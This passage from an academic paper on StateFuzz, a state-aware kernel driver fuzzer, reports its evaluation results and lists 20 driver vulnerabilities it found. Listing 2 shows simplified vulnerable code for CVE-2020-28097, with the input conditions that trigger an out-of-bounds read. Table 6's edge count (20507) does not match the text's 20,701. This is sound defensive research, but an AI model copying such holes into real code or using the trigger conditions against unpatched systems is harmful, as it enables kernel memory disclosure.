The false positives are introduced for three reasons: first, a driver usually communicates with other parts of the kernel (e.g., file system, network) by reading and writing variables like inode.i_size declared outside the driver. StateFuzz may wrongly mark these variables as state-variables though they do not represent states of the driver. Second, since StateFuzz traverses instructions and collects state-variables based on the call graph, incorrect callees in the call graph could lead to false positives. Third, some candidate state-variables are only utilized for debugging, output, or sending back to userspace. These state-variables do not affect the control flow and data flow of the driver. Of the 299 false positives produced by StateFuzz, 141 are introduced by the first reason, 13 by the second, and 145 by the third.

We have tried to mitigate false positives introduced by the first reason. Specifically, we first try to recognize common utility functions that are shared by different drivers and the kernel, and then remove their instructions from the execution traces of program actions. As a result, variables only accessed in common utility functions will not be marked as state-variables. We heuristically mark functions that are called by more than MAX_NUM functions as utility functions. To prevent side effects like false negatives, we conservatively set the heuristic threshold MAX_NUM to 300, since core driver functions are unlikely to get called by more than 300 functions.

We also further investigate the impact of these false-positive state-variables on StateFuzz's fuzzing campaigns for Linux-4.19 and MSM-4.14. We find that 54 (18%) false-positive state-variables are never accessed throughout a fuzzing campaign, so no fuzzing inputs are preserved in StateFuzz's corpus for these variables. Other 155 (52%) variables have no inferred value ranges, so these variables can not introduce fuzzing inputs to the corpus for discovering new value-range edges. As a result, 209 of 299 (i.e., 70%) false positives introduce a negligible impact on the fuzzing campaigns. Overall, the effect of false positives in state-variable recognition is acceptable in the fuzzing campaigns.

The main reason for false negatives are summarised as follows: First, when building LLVM bitcode files, related functions are not linked if they are located in different modules, resulting in lacking analysis of the load and store instructions inside the functions. Second, the lack of target callees of indirect calls in the call graph can also lead to false negatives. Third, the state-variables read or written through wrappers are ignored by StateFuzz. For example, the atomic_inc function is often used to update reference counts. Note that, we did not find false negatives introduced by our aforementioned




Figure 3: CDF curve of X/(X+Y). X is the count of an individual value range hit by StateFuzz, and Y is the count of an individual value range hit by Syzkaller-D. For more than 80% of ranges, (X/X+Y) is greater than 1/2, meaning that StateFuzz hits the range more frequently than Syzkaller-D.

Table 6: The number of value-range edges found by StateFuzz and Syzkaller-D-col.

Kernel	StateFuzz	Syzkaller-D-col
Linux-4.19	27117 (132%)	20507 (100%)

utility function filtering strategy, showing the conservative threshold for MAX_NUM is reasonable.


In summary, StateFuzz can recognize 99% of program actions and identify about 90% of state-variables, demonstrating the effectiveness of our static analysis.

5.3 State Coverage Evaluation (RQ2)

To demonstrate the capability of StateFuzz at exploring program states, we first compare it with a modified version of Syzkaller-D, in which we only apply additional state-variable tracking instrumentation to collect values of state-variables. We note it as Syzkaller-D-col. We do not introduce any new feedback mechanism in Syzkaller-D-col, and the instrumentation is only utilized for logging. We perform this experiment on the Linux upstream kernel of the 4.19.113 version.

Hit Count of Value Ranges. We then collect hit times of each individual value range for both StateFuzz and Syzkaller-D-col. For better demonstration, we compute the ratio of two fuzzers' accessing times for every value range R. Suppose R is accessed X times by StateFuzz and Y times by Syzkaller-D-col. If X/(X+Y) > 0.5, it means that StateFuzz accesses the range R more often than Syzkaller-D-col. Therefore, we sort values of X/(X+Y) for all state-variable ranges. The result can be presented with a cumulative distribution function (CDF) curve in Figure 3. It shows that, more than 80% of ranges' ratio exceeds 0.5, which means that StateFuzz accesses more times than Syzkaller-D-col for 80% of ranges. Besides, about 20% of ranges' ratio is greater than 0.9, which shows that StateFuzz accesses these ranges 9 times more than Syzkaller-D-col. The result shows that StateFuzz can explore states that are rarely accessed.

Hit Count of Value-range Edges. Table 6 shows the number of distinct value-range edges found by StateFuzz and Syzkaller-D-col. In the Linux upstream 4.19 kernel, Syzkaller-D-col discovers 20,701 value-range edges while StateFuzz discovers 27,117 value-range edges, 32% more than Syzkaller-D-col. As shown above, StateFuzz can explore not only value ranges that are rarely accessed but also more value-range edges, which means StateFuzz can explore more states with the guidance of our state model.



(a) Linux-4.19 (b) MSM-4.14

Figure 4: Code coverage. The first 20,000 code edges are hidden, as all the fuzzers discover them in 10 minutes.

5.4 Code Coverage Evaluation (RQ3)


To verify whether StateFuzz is capable of exploring more code in the same time budget, we compare it with HFL and Syzkaller. This experiment is performed in both Linux kernel v4.19 and MSM-4.14 kernel. Since HFL does not support fuzzing real Android devices, we only use HFL-D to fuzz the Linux upstream kernel with QEMU.

As Figure 4 shows, our approach StateFuzz shows an advantage of code edge coverage. In Linux-4.19, StateFuzz discovers 19% more code edges than Syzkaller-D and 15% more code edges than HFL-D, while in MSM-4.14 StateFuzz discovers 7% more code edges than Syzkaller-D. The result shows that StateFuzz can achieve higher code coverage than the state-of-the-art kernel fuzzers in the same time budget.

5.5 Vulnerability Discovery Evaluation (RQ4)

We intermittently fuzzed the Linux-4.19 kernel and the MSM-4.14 kernel with StateFuzz over two months. In summary, a total of 20 vulnerabilities are found by StateFuzz, of which 7 are found in Linux-4.19 and 13 are found in MSM-4.14. All vulnerable drivers found in MSM-4.14 rely on Qualcomm SoCs or specific peripherals of Google Pixel phones, and their code is not included in the Linux upstream kernel. We reported all of these 20 vulnerabilities to developers, and 19 of them are confirmed. Table 7 shows the vulnerabilities found by StateFuzz. For security concerns, we hide function names and file names for vulnerabilities that are not fixed yet. Among the 19 confirmed vulnerabilities, 14 are assigned CVE IDs, 3 are in a pending state, and the other 2 have been discovered by developers internally[7]. Specifically, 9 confirmed vulnerabilities have been assigned bug bounty rewards by Google or Qualcomm.

[7]But patches have not been applied to the latest open-source code when we submitted reports.



(a) Linux-4.19 (b) MSM-4.14

Figure 5: The number of vulnerabilities discovered in 3 fuzzing campaigns for the Linux upstream kernel and the MSM kernel (HFL-D is only used in the Linux kernel fuzzing campaign).

To further demonstrate StateFuzz's efficiency of vulnerability discovery, we use Syzkaller-D, HFL-D, and StateFuzz to fuzz our targets, and compare the number of vulnerabilities discovered by the three fuzzers. Since HFL does not support fuzzing real Android devices, we only use HFL-D for Linux-4.19. We repeat each fuzzing campaign three times and accumulate the count of vulnerabilities together. We use the same time budgets as mentioned in Section 5.1. The result is shown in Figure 5. In this experiment, StateFuzz discovers 19 of 20 reported vulnerabilities, 46% more than Syzkaller-D. Specifically, StateFuzz discovers all 7 vulnerabilities in Linux-4.19, where HFL-D discovers 6, and StateFuzz discovers 12 vulnerabilities in the MSM kernel. The only missing vulnerability (the out-of-bounds writing in MSM diagnostic driver) is also not found by Syzkaller-D in this experiment. Besides, StateFuzz discovers all 13 vulnerabilities found by Syzkaller-D and HFL-D in this experiment, showing that StateFuzz is effective at discovering vulnerabilities.

We further investigate the 5 vulnerabilities only discovered by StateFuzz in MSM-4.14. Out of these 5 vulnerabilities, 4 vulnerable code pieces are discovered by both StateFuzz and Syzkaller-D. It demonstrates that StateFuzz can better discover program states to trigger vulnerabilities after discovering vulnerable code. HFL relies on the emulator and fails to test MSM-4.14 on the phone.

5.6 How do different feedback dimensions affect StateFuzz's performance? (RQ5)

To understand how StateFuzz works and evaluate the contribution of each feedback dimension, we compile three variants of StateFuzz by disabling each feature. Then we perform fuzzing campaigns in the Linux-4.19 kernel with variants. We only enable the code coverage feedback to implement a baseline variant named "C". The variant C-R enables the feedback dimension of value-range tracking and code coverage. Another variant C-E enables the feedback dimension of extremum tracking along with code coverage, while our complete approach C-R-E enables all three feedback dimensions.

Figure 6 demonstrates both extremum tracking and value-range tracking can contribute to code coverage. C-E achieves 9% higher code edge coverage than baseline C, and C-R achieves 10% higher. C-R-E achieves the highest growth of 17%, which means that the three feedback dimensions




Figure 6: The number of discovered code edges and value-range edges for the Linux-4.19 kernel. C is the baseline with enabling only code coverage; C-E enables the extremum dimension along with code coverage; C-R enables the value-range dimension and code coverage; C-R-E indicates the variant that enables all three feedback dimensions.

```
1  // global variable, controlled by user through ioctl TIOCLINUX
2  static int s_delta;
3  // the parameter "lines" is equal to s_delta
4  static void vgacon_scrolldelta(struct vc_data *c, int lines) {
5    int start, end, count, soff;
6    ...
7    v_cur->restore = 0;
8    start = v_cur->cur + lines;
9    ...
10   if (start > v_cur->cnt)
11     start = v_cur->cnt;
12   ...
13   if (end > v_cur->cnt)
14     end = v_cur->cnt;
15   v_cur->cur = start;
16   count = end - start;
17   soff = v_cur->tail - ((v_cur->cnt - end) * c->vc_size_row);
18   soff -= count * c->vc_size_row;
19   if (soff < 0)
20     soff += v_cur->size;
21   ...
22   // out of bounds read when soff < 0
23   memcpy(d, v_cur->data + soff, copysize);
```

Listing 2: A simplified code snippet of CVE-2020-28097

could promote each other in discovering more code. Figure 6 also demonstrates that C-R discovers 47% more value-range edges than baseline C, while C-E discovers only 16% more. Compared to C-R, the value-range edge coverage of C-R-E barely increases even with enabling additional extremum tracking. This experiment shows that value-range tracking contributes the most to increasing value-range edge coverage.

5.7 Case Study: CVE-2020-28097

Listing 2 demonstrates a simplified out-of-bound memory read vulnerability in the VGA console driver, which is only discovered by StateFuzz. The variable s_delta is a global variable which represents the scroll state of vga console. s_delta and struct v_cur can be controlled by user through ioctl, and the value of s_delta will be copied to the parameter lines of function vgacon_scrolldelta. The root cause of this vulnerability is that the offset soff of memcpy's source buffer can be negative, leading to an out-of-bounds memory

Table 7: Vulnerabilities found by StateFuzz. Status *Confirmed*^{B} indicates that the vulnerability has been confirmed and assigned a bug bounty reward by the vendor. Status *Confirmed** means that the vulnerability has been found by developers internally, but the patch was not released or merged when we reported the vulnerability. Function and file names of non-fixed vulnerabilities are hidden for security concerns.

	Kernel	File	Function	Vulnerability Type	Status	CVE ID
1		drivers/input/keyboard/sunkbd.c	sunkbd_reinit	Use-after-free	Confirmed & Fixed	CVE-2020-25669
2		drivers/staging/speakup/spk_ttyio.c	spk_ttyio_ldisc_close	Null-pointer Dereference	Confirmed & Fixed	CVE-2020-28941
3		drivers/staging/speakup/spk_ttyio.c	spk_ttyio_receive_buf2	Null-pointer Dereference	Confirmed & Fixed	CVE-2020-27830
4	Linux-4.19	drivers/video/console/vgacon.c	vgacon_scrolldelta	Out-of-bounds Read	Confirmed & Fixed	CVE-2020-28097
5		drivers/md/dm-ioctl.c	list_devices	Out-of-bounds Write	Confirmed & Fixed	CVE-2021-31916
6		drivers/bluetooth/		Use-after-free	Reported	
7		drivers/tty/vt/		Deadlock	Confirmed	
8		drivers/mfd/adnc/iaxxx-module.c	iaxxx_core_sensor_change_state	Out-of-bounds Read	*Confirmed*^{B} & Fixed	CVE-2021-0461
9		drivers/platform/msm/ipa/ipa_v3/ipa_utils.c	ipa3_counter_remove_hdl	Out-of-bounds Read	Confirmed & Fixed	CVE-2021-30265
10		drivers/char/diag/diag_pcie.c	diag_pcie_write	Out-of-bounds Write	*Confirmed*^{B} & Fixed	CVE-2021-30298
11		drivers/char/diag/diag_dci.c	diag_send_dci_pkt_remote	Out-of-bounds Write	*Confirmed*^{B} & Fixed	CVE-2021-30324
12		drivers/char/diag/diag_dci.c	extract_dci_pkt_rsp	Out-of-bounds Write	*Confirmed*^{B} & Fixed	CVE-2021-30325
13		drivers/mfd/adnc/iaxxx-btp.c	iaxxx_btp_write_words	Out-of-bounds Read	*Confirmed*^{B} & Fixed	CVE-2021-39717
14	MSM-4.14	drivers/misc/faceauth_hypx.c	hypx_create_blob_dmabuf	Use-after-free	*Confirmed*^{B} & Fixed	CVE-2022-20183
15		drivers/misc/ipu/ipu-core-jqs-msg-transport.c	ipu_core_jqs_msg_transport_kernel_write_sync	Use-after-free	*Confirmed*^{B} & Fixed	CVE-2022-20155
16		drivers/mfd/abc-pcie.c	abc_pcie_enter_el2_handler	Use-after-free	*Confirmed*^{B} & Fixed	CVE-2022-20185
17		drivers/nfc/		Use-after-free	*Confirmed*^{B}	
18		drivers/char/diag/		Out-of-bounds Read	Confirmed	
19		drivers/platform/msm/ipa/ipa_v3/ipa_odl.c	ipa3_replenish_rx_cache	User-after-free	*Confirmed** & Fixed	
20		drivers/char/adsprpc.c	get_args	Null-pointer Dereference	*Confirmed** & Fixed	

read from a negative offset at Line 23. When the value of s_delta is set to a small negative number and v_cur->cnt is set to a large positive number, soff will be a negative integer after a series of computations.

We observe that Syzkaller-D can easily cover all the relevant code with the guidance of code coverage feedback. But Syzkaller-D fails to find a proper test case to trigger this vulnerability, since the probability of setting these two variables to proper values is quite low. However, StateFuzz successfully identifies the variable s_delta as a state-variable, and preserves the seed which hits the negative value range of s_delta for future mutation. As a result, StateFuzz has more chances to execute the vulnerable code with a program state in which s_delta is negative and thus can trigger this vulnerability much easier. In all 3 of our 48-hour experiments, according to our log, on average StateFuzz enters this special state (i.e., s_delta is negative) for 5400 times, while Syzkaller-D only enters this state for 16 times. It implies that StateFuzz can guide fuzzer to explore different program states and discover potential vulnerabilities.

6 Related Work

State Model Building State models have been widely studied in research about network protocols. Recent work builds the protocol state model based on network traffic or dynamic taint analysis [13, 23, 24]. In addition, recent works also utilized state protocol fuzzing to infer TLS/DTLS protocol state models for verifying whether the implementation of a protocol is secure [7, 11, 17, 21, 42]. Ferry [54] dynamically recognizes those variables that determine condition branches and are influenced by inputs as state-describing variables. Compared to StateFuzz, Ferry focuses on exploring state-related code branches, while StateFuzz tries to explore more value ranges of state-related variables during fuzzing. Besides, these methods based on dynamic analysis are limited by completeness.

State-aware Fuzzing Memlock [48] uses the extremum value of the program's allocated memory size as an additional feedback dimension for grey-box fuzzing to discover memory leaks. But Memlock ignores the non-extremum value ranges and can not track fine-grained states inside programs. IJON [4] proposed an annotation mechanism involving human analysis to guide the fuzzer to learn the program's internal state and track specific variables. However, since annotation requires prior knowledge about the target program, it consumes additional manual efforts. Instead, InvsCov [19] tracks all variables if they are involved in memory access instructions or if they represent return values. Then InvsCov infers immutable boundaries for tracked variables by detecting invariants from traces of pre-acquired corpus, and send additional feedback when tracked variables violate these boundaries. StateFuzz recognizes state-variables more accurately by using static analysis to mine programs' semantic information. StateFuzz does not need any corpus, and StateFuzz can update the boundaries via our extremum feedback mechanism as the exploration advances.

In state-aware protocol fuzzing, AFLNet [38] and SGPFuzz [52] identified states based on response codes in network packets to achieve state-aware fuzzing. RESTler [5] infers execution states of inputs according to the response code of REST API. However, response code is not common and not available in most scenarios. StateAFL [32] proposes to use locality-sensitive hashing on runtime memory to represent program states in protocol fuzzing. It utilizes expensive post-execution analysis to maintain the map between memory and states during fuzzing, thus reducing the fuzzing efficiency. KiF [2], SNOOZE [6] and these open-source tools [3, 35, 37] require prior knowledge of the protocol state model to per-

form stateful fuzzing, leading to a lack of scalability. Mobile device fuzzer Vulcan [50] needs to collect application logs to build an explicit state machine. StateFuzz can track program states in a lightweight way and does not rely on response codes or prior knowledge.

Linux kernel and driver fuzzing Syzkaller [27] is an engine deployed by google for fuzzing kernel with system calls. Developers manually added a bunch of system call templates for Linux drivers. DIFUZE [14] focuses on automatically extracting ioctl entry points, corresponding structures, and device names for Linux driver fuzzing. Ex-vivo [39] extracts ioctl entries and implements a kernel to fuzz Android drivers without real devices. Periscope [43] and USBFuzz [36] are fuzzers aiming to fuzz Linux drivers by executing test cases from the hardware side. Unlike StateFuzz, Periscope and USBFuzz inject inputs through configuration files or multiple I/O channels such as MMIO and DMA, rather than system calls. Charm [45] proposed a system solution for running device drivers of mobile systems in a virtual machine to enable existing analysis solutions, such as fuzzing. NTFuzz [12] performs static binary analysis to infer system call types for system call-based Windows kernel fuzzing. IMF [25] aims to infer explicit input dependencies between system calls by tracking system call traces on MacOS. MoonShine [34] focuses on retrieving the dependencies of system calls by statically analyzing the parameters and accessing global variables. SyzVegas [46] dynamically and automatically adapts Syzkaller's task scheduling along with seed selection to improve code coverage by leveraging multi-armed-bandit algorithms and a novel reward assessment model. HFL [29] is a hybrid kernel fuzzer based on Syzkaller, and HFL infers dependencies of system calls with dynamic symbolic execution. However, they all lack further analysis of program states Krace [49] utilized a two-dimension coverage mechanism to fuzz the Linux file system for concurrency bugs.

7 Discussion

7.1 Performance Impact of Pre-analysis

To better guide fuzzing, it is a common practice to perform pre-analysis to extract useful knowledge before fuzzing [9, 14, 33, 34, 47]. Although the pre-analysis (i.e., state model building by StateFuzz) introduces time cost, we believe the performance impact to fuzzing is negligible for two reasons. First, StateFuzz only needs to perform pre-analysis once for one target kernel, and the results are saved as files and can be reused by further fuzzing. Second, fuzzing campaigns usually last for days or even months, especially in kernel-space fuzzing. As fuzzing campaigns last longer, the computing resource spent on pre-analysis becomes less significant. In summary, we believe that such a pre-analysis is meaningful for improving fuzzing and the overhead is acceptable.

7.2 Effects of Static Analysis Accuracy

StateFuzz's performance can be affected by the accuracy of the static analysis. Specifically, program action recognition and state-variable recognition are key factors in conducting state-aware fuzzing, and program action recognition dominates the range of the state-variable recognition. False negatives of state-variables lead to poor feedback about program states during fuzzing, thus reducing the performance contributed by the value-range dimension and the extremum dimension. False positives of state-variables cause many useless test cases to fill up the seed corpus, wasting computing resources. Since we mark state-variables with types or names rather than specific pointers, we do not differ pointers with the same types. Such a conservative way benefits two aspects. First, it avoids many false negatives caused by imprecise pointer analysis. Second, value-ranges from different source code files are merged according to state-variables' types or names, avoiding the false negatives caused by intra-module analysis's limited range. Similar to state-variable recognition, false positives caused by intra-module analysis and alias analysis also lead to many useless test cases and a waste of computing resources.

7.3 Limitations and Future Work

Soundness and Completeness. Thanks to the fast execution, fuzzing can tolerate some false positives caused by the program state recognition. We believe that the completeness is more worthy of consideration since the number of StateFuzz's recognized state-variables is insignificant. In the future, we will work to address the issues of incomplete linkage and wrapper function identification.

Fuzzing other targets. The prototype of StateFuzz mostly focuses on system call-based Linux driver fuzzing. On the one hand, Linux drivers are stateful, and most of them interact with user space in the same manner (i.e., through system calls). Besides, the fuzzing framework Syzkaller can be utilized to quickly implement a prototype of our approach. On the other hand, for targets like network protocols, few handy fuzzing frameworks can provide feedback transmission and synchronize stages between client and server. We believe the effort of building such a framework is orthogonal to our work.

Some Linux drivers (such as USB) could interact with users through multiple I/O channels rather than system calls. StateFuzz should be extended to recognize the program actions, which do not follow conventions of system calls. Specifically, we can trace the value-flow of inputs by lightweight instrumentation to dynamically find the entry functions that handle our inputs.

StateFuzz is applicable to fuzz programs supporting sequential interaction events (e.g., network protocols, system calls, GUI message loops, event loops, smart contracts in the blockchain). For instance, vulnerabilities in smart contracts in general rely on a sequence of interactions to trigger. Each invo-

cation to the smart contract will change certain *states*, which eventually leads the contract to a vulnerable state. StateFuzz could recognize such critical states and interfaces that can alter the states, which guides the fuzzer to efficiently discover vulnerabilities in them.

8 Conclusion

In this paper, we assessed the limitation of coverage-guided fuzzing solutions, and proposed a state-aware fuzzing solution StateFuzz. It utilizes static analysis to recognize shared variables that are accessed by multiple program actions, and use them as state-variables to characterize program states. By tracing values of state-variables and using a combination of two state-variables as feedback, StateFuzz can explore states efficiently during fuzzing while increasing code coverage. We implemented a prototype of StateFuzz for Linux and Android driver testing. It has discovered 20 vulnerabilities in Linux upstream drivers and Android drivers. Moreover, StateFuzz can achieve higher code coverage and state coverage than existing driver fuzzing approaches.

Acknowledgements

We would like to sincerely thank all the anonymous reviewers and our shepherd, Dr. Suman Jana, for their valuable feedback that greatly helped us to improve this paper. This work was supported by the National Key Research and Development Program of China (2021YFB2701000), National Natural Science Foundation of China (U20B2046, 61972224), Beijing National Research Center for Information Science and Technology (BNRist) under Grant BNR2022RC01006.

References

[1] Clang static analyzer. https://clang-analyzer.llvm.org/.

[2] Humberto J Abdelnur, Radu State, and Olivier Festor. Kif: a stateful sip fuzzer. In *Proceedings of the 1st international conference on Principles, systems and applications of IP telecommunications*, pages 47–56, 2007.

[3] P. Amini. A pure-python fully automated and unattended fuzzing framework. https://github.com/OpenRCE/sulley.

[4] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. Ijon: Exploring deep state spaces via fuzzing. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1597–1612. IEEE, 2020.

[5] Vaggelis Atlidakis, Patrice Godefroid, and Marina Polishchuk. Restler: Stateful rest api fuzzing. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, pages 748–758. IEEE, 2019.

[6] Greg Banks, Marco Cova, Viktoria Felmetsger, Kevin Almeroth, Richard Kemmerer, and Giovanni Vigna. Snooze: toward a stateful network protocol fuzzer. In *International Conference on Information Security*, pages 343–358. Springer, 2006.

[7] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A messy state of the union: Taming the composite state machines of tls. In *2015 IEEE Symposium on Security and Privacy*, pages 535–552. IEEE, 2015.

[8] J. brun. Windows kernel drivers fuzzer. https://github.com/koutto/ioctlbf.

[9] Yaohui Chen, Peng Li, Jun Xu, Shengjian Guo, Rundong Zhou, Yulong Zhang, Tao Wei, and Long Lu. Savior: Towards bug-driven hybrid testing. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1580–1596. IEEE, 2020.

[10] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. In *ACM SIGARCH Computer Architecture News*, volume 39, pages 265–278. ACM, 2011.

[11] Chia Yuan Cho, Domagoj Babi ć, Eui Chul Richard Shin, and Dawn Song. Inference and analysis of formal models of botnet command and control protocols. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 426–439, 2010.

[12] Jaeseung Choi, Kangsu Kim, Daejin Lee, and Sang Kil Cha. Ntfuzz: Enabling type-aware kernel fuzzing on windows with static binary analysis. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 677–693. IEEE, 2021.

[13] Paolo Milani Comparetti, Gilbert Wondracek, Christopher Kruegel, and Engin Kirda. Prospex: Protocol specification extraction. In *2009 30th IEEE Symposium on Security and Privacy*, pages 110–125. IEEE, 2009.

[14] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. Difuze: Interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138, 2017.

[15] Microsoft Corporation. How to perform fuzz tests with iospy and ioattack. https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/how-to-perform-fuzz-tests-with-iospy-and-ioattack.

[16] Cr4sh. Ioctl fuzzer - windows kernel drivers fuzzer. https://github.com/Cr4sh/ioctlfuzzer, 2011.

[17] Joeri De Ruiter and Erik Poll. Protocol state fuzzing of {TLS} implementations. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 193–206, 2015.

[18] debasishm89. A mutation based user mode (ring3) dumb in-memory kernel driver (ioctl) fuzzer/logger. https://github.com/debasishm89/iofuzz, 2014.

[19] Andrea Fioraldi. Program state abstraction for feedback-driven fuzz testing using likely invariants. *arXiv preprint arXiv:2012.11182*, 2020.

[20] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. {AFL++}: Combining incremental steps of fuzzing research. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*, 2020.

[21] Paul Fiterau-Brostean, Bengt Jonsson, Robert Merget, Joeri de Ruiter, Konstantinos Sagonas, and Juraj Somorovsky. Analysis of {DTLS} implementations using protocol state fuzzing. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, 2020.

[22] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. Collafl: Path sensitive fuzzing. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 679–696. IEEE, 2018.

[23] Hugo Gascon, Christian Wressnegger, Fabian Yamaguchi, Daniel Arp, and Konrad Rieck. Pulsar: Stateful black-box fuzzing of proprietary network protocols. In *International Conference on Security and Privacy in Communication Systems*, pages 330–347. Springer, 2015.

[24] Serge Gorbunov and Arnold Rosenbloom. Autofuzz: Automated network protocol fuzzing framework. *IJCSNS*, 10(8):239, 2010.

[25] HyungSeok Han and Sang Kil Cha. Inferred model-based fuzzing. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 2345–2358, 2017.

[26] Google Inc. Kerneladdresssanitizer (kasan). https://github.com/google/kasan.

[27] Google Inc. syzkaller - kernel fuzzer. https://github.com/google/syzkaller.

[28] kernel.org. kcov: code coverage for fuzzing. https://www.kernel.org/doc/html/v5.9/dev-tools/kcov.html.

[29] Kyungtae Kim, Dae R Jeong, Chung Hwan Kim, Insik Shin, Yeongjin Jang, and Byoungyoung Lee. Hfl: Hybrid fuzzing on the linux kerne. In *Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2020.

[30] Caroline Lemieux and Koushik Sen. Fairfuzz: a targeted mutation strategy for increasing greybox fuzz testing coverage. In *the 33rd ACM/IEEE International Conference*, 2018.

[31] Chenyang Lyu, Shouling Ji, Chao Zhang, Yuwei Li, Wei-Han Lee, Yu Song, and Raheem Beyah. {MOPT}: Optimized mutation scheduling for fuzzers. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1949–1966, 2019.

[32] Roberto Natella. Stateafl: Greybox fuzzing for stateful network servers. *arXiv preprint arXiv:2110.06253*, 2021.

[33] Sebastian Österlund, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. {ParmeSan}: Sanitizer-guided greybox fuzzing. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2289–2306, 2020.

[34] Shankara Pailoor, Andrew Aday, and Suman Jana. Moonshine: Optimizing {OS} fuzzer seed selection with trace distillation. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 729–743, 2018.

[35] PeachTech. Peach fuzzer. https://www.peach.tech/.

[36] Hui Peng and Mathias Payer. Usbfuzz: A framework for fuzzing {USB} drivers by device emulation. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 2559–2575, 2020.

[37] J. Pereyda. boofuzz: Network protocol fuzzing for humans. https://github.com/jtpereyda/boofuzz.

[38] Van-Thuan Pham, Marcel Böhme, and Abhik Roychoudhury. Aflnet: A greybox fuzzer for network protocols. In *Proc. IEEE International Conference on Software Testing, Verification and Validation (Testing Tools Track)*, 2020.

[39] Ivan Pustogarov, Qian Wu, and David Lie. Ex-vivo dynamic analysis framework for android device drivers. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1088–1105. IEEE, 2020.

[40] Kostya Serebryany. Libfuzzer: A library for coverage-guided fuzz testing (within llvm).

[41] Kostya Serebryany. OSS-Fuzz - google's continuous fuzzing service for open source software. In *26th USENIX Security Symposium (USENIX Security 17)*, Vancouver, BC, August 2017. USENIX Association.

[42] Suphannee Sivakorn, George Argyros, Kexin Pei, Angelos D Keromytis, and Suman Jana. Hvlearn: Automated black-box analysis of hostname verification in ssl/tls implementations. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 521–538. IEEE, 2017.

[43] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. Periscope: An effective probing and fuzzing framework for the hardware-os boundary. In *NDSS*, 2019.

[44] Yulei Sui and Jingling Xue. Svf: interprocedural static value-flow analysis in llvm. In *Proceedings of the 25th international conference on compiler construction*, pages 265–266. ACM, 2016.

[45] Seyed Mohammadjavad Seyed Talebi, Hamid Tavakoli, Hang Zhang, Zheng Zhang, Ardalan Amiri Sani, and Zhiyun Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 291–307, 2018.

[46] Daimeng Wang, Zheng Zhang, Hang Zhang, Zhiyun Qian, Srikanth V Krishnamurthy, and Nael Abu-Ghazaleh. {SyzVegas}: Beating kernel fuzzing odds with reinforcement learning. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 2741–2758, 2021.

[47] Haijun Wang, Xiaofei Xie, Yi Li, Cheng Wen, Yuekang Li, Yang Liu, Shengchao Qin, Hongxu Chen, and Yulei Sui. Typestate-guided fuzzer for discovering use-after-free vulnerabilities. In *2020 IEEE/ACM 42nd International Conference on Software Engineering (ICSE)*, pages 999–1010. IEEE, 2020.

[48] Cheng Wen, Haijun Wang, Yuekang Li, Shengchao Qin, Yang Liu, Zhiwu Xu, Hongxu Chen, Xiaofei Xie, Geguang Pu, and Ting Liu. Memlock: Memory usage guided fuzzing. In *42nd International Conference on Software Engineering*. ACM, 2020.

[49] Meng Xu, Sanidhya Kashyap, Hanqing Zhao, and Taesoo Kim. Krace: Data race fuzzing for kernel file systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1643–1660. IEEE, 2020.

[50] Edgardo Barsallo Yi, Heng Zhang, Amiya K Maji, Kefan Xu, and Saurabh Bagchi. Vulcan: Lessons on reliability of wearables through state-aware fuzzing. In *Proceedings of the 18th International Conference on Mobile Systems, Applications, and Services*, pages 391–403, 2020.

